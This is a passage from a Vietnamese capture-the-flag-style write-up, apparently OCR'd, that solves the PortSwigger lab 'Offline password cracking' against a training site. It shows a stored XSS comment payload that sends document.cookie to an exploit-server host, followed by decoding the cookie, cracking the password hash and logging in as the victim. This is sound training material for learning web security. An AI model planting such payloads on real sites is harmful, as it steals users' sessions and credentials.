
Sau khi post lên thì ta sẽ thấy được kết quả




⇨ Có thể thấy được là tag HTML đã được render

Tuy nhiên giờ ta cần là tag có **<script></script>** có thể thực thi được code HTML

Giờ ta sẽ thử lại






⇨ Sau khi reload lại thì có thể thấy được là code javascript đã có thể thực thi


4. Giờ ta sẽ tận dụng Exploit Server để dump ra được cookie của Carlos


Post comment với nội dung sau:

```
<script>document.location=' https://exploit-0a4000a30398dfbc80ead52101c80015.exploit-server.net/ '+document.cookie</script>
```




Sau khi post comment, ta đi đến Expoit Server để xem và bấm vào **Access log**






Ta có thể thấy được các cookie đã được dump ra. Giờ ta sẽ thử decode nó



Có thể thấy đây là username của user Carlos

Tiếp theo ta sẽ dùng CrackStation <link> để thử crack password



⇨ Có thể thấy được password là "**onceuponatime**"

5. Giờ ta sẽ login vào với username:password là "**carlos:onceuponatime**"

Sau khi delete account của Carlos và done.


Offline password cracking
https://0a7800920374dfa880b5d6ca006e0022.web-security-academy.net
Web Security Academy
Offline password cracking
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
WE LIKE TO
BLOG
Faking It! - InstaCam
People are going to extreme lengths to pull the wool over their friends' eyes on Social Media. If

---END---